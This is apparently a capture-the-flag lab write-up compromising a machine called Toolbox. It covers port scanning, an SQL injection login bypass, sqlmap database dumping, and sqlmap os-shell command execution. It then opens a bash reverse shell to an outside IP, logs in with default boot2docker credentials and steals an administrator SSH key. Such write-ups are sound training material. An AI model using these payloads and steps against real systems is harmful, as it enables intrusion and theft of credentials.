
Toolbox



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.96.171
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 18:40 EDT
Warning: 10.129.96.171 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.96.171
Host is up (0.050s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
5985/tcp  open     wsman
38751/tcp filtered unknown
47001/tcp open     winrm
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
49667/tcp open     unknown
49668/tcp open     unknown
49669/tcp open     unknown
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version 10.129.96.171 -p 21,22,135,139,443,445,5985,47001
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 18:40 EDT
Nmap scan report for 10.129.96.171
```

```
Host is up (0.057s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.38 (Debian)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_http-title: MegaLogistics
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-08-21T22:41:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```


Vulnerability assessment & Exploitation

Add `megalogistics.htb` to `/etc/hosts`.In the SSL certificate you will find the subdomain `admin.megalogistic.htb`. In this website there is a login page which is vulnerable to SQLi to bypass the authentication.

Writing `'` in the user field with get the followin error:

If we use the payload `' -- -` the error dissapear so now we can bypass the authentication with this payload:

```
' or 1=1-- -
```



This is a blind sql vulnerability so I will use sqlmap to enumerate the databases:

```
# sqlmap -u 'https://admin.megalogistic.com/' --data 'username=x&password=x' --
batch -p username
```

We add `--dbs` to enumerate the database.

```
# sqlmap -u 'https://admin.megalogistic.com/' --data 'username=x&password=x' --
batch -p username --dbs
....
available databases [3]:
[*] information_schema
```

```
[*] pg_catalog
[*] public
```

Now let's check the tables:

```
# sqlmap -u 'https://admin.megalogistic.com/' --data 'username=x&password=x' --
batch -p username -D public --tables
....
[1 table]
+-------+
| users |
+-------+
```

Enumerate the table and you get the admin hash.

```
# sqlmap -u 'https://admin.megalogistic.com/' --data 'username=x&password=x' --
batch -p username -D public -T users --dump
....
[1 entry]
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| admin    | 4a100a85cb5ca3616dcf137918550815 |
+----------+----------------------------------+
```

Crack the hash

```
# hashcat -m 0 hash /usr/share/wordlists/rockyou.txt -w 3 -O
....
# hashcat -m 1000 hash /usr/share/wordlists/rockyou.txt -w 3 -O
```


Our try to crack it fails, so we can use sqlmap to get command execution.

```
# sqlmap -u 'https://admin.megalogistic.com/' --data 'username=x&password=x' --
batch --os-shell
....
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
[19:30:08] [INFO] retrieved: 'uid=102(postgres) gid=104(postgres)
groups=104(postgres),102(ssl-cert)'
command standard output: 'uid=102(postgres) gid=104(postgres)
groups=104(postgres),102(ssl-cert)'
```

Start a netcat listener and run the following command:

```
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.16.7/443 0>&1'
```

We get the shell successfully



Privilege Escalation

Get a full interactive shell and start enumerating the docker.

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ hostname -I
172.17.0.2
```

Login to the ftp as anonymous we find the toolbox-docker, investigating a bit about it we find it uses boot2docker. The default credentials for boot2docker are `docker:tcuser`.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.01
docker@172.17.0.1's password:
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$
```

We can find the id_rsa for administrator in `/c/Users/administrator/.ssh/id_rsa`. Copy it add the permissions and use it to login as administrator.

```
# chmod 600 id_rsa

# ssh -i id_rsa administrator@10.129.96.171

administrator@TOOLBOX C:\Users\Administrator>
```